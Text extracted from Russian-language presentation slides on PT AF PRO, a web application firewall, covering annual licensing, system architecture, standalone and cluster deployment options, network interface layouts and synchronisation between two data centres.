

## ГОДОВОЕ ЛИЦЕНЗИРОВАНИЕ

**1 Базовая лицензия** По пропускной способности (Мбит/с) или по RPS

**2 Инфраструктурные лицензии** Лицензия на кластер


# Архитектура решения РТ АФ PRO

# Standalone или cluster




## На примере PT AF

- Веб-интерфейс для взаимодействия с пользователем и интерфейс для взаимодействия с внешними системами автоматизации
- Сервисы для управления конфигурацией, выполнения периодических задач, мониторинга и для поддержания работы всех составляющих системы
- Встроенные базы данных и системы хранения:
  - ClickHouse — хранит информацию о событиях безопасности и действиях пользователей
  - PostgreSQL — хранит конфигурацию PT AF
  - MinIO — хранит крупные бинарные объекты (например, резервные копии и отчеты)
- Сервисы, отвечающие за обработку защищаемого трафика



# Варианты развертывания



# На чем разворачиваем РТ АФ




**ZV1AT**

# Разделяем потоки




## ВХОДЯЩИЙ И ИСХОДЯЩИЙ ИНТЕРФЕЙСЫ СОВМЕЩЕНЫ

ВАРИАНТ 1



## ВХОДЯЩИЙ И ИСХОДЯЩИЙ ИНТЕРФЕЙСЫ РАЗНЕСЕНЫ

ВАРИАНТ 2




# Standalone



Без отказоустойчивости




Без катастрофоустойчивости



# Cluster 3BaseWorker




Без разделения  
Data Plane и Control Plane



# Cluster 3Base 2Worker



С разделением  
Data Plane и Control Plane




# Синхронизация двух инсталляций



Синхронизация политики  
безопасности независимых  
инсталляций

> Для катастрофоустойчивых схем

> Для синхронизации настроек  
между различными контурами



# ЦОД1 – ЦОД2



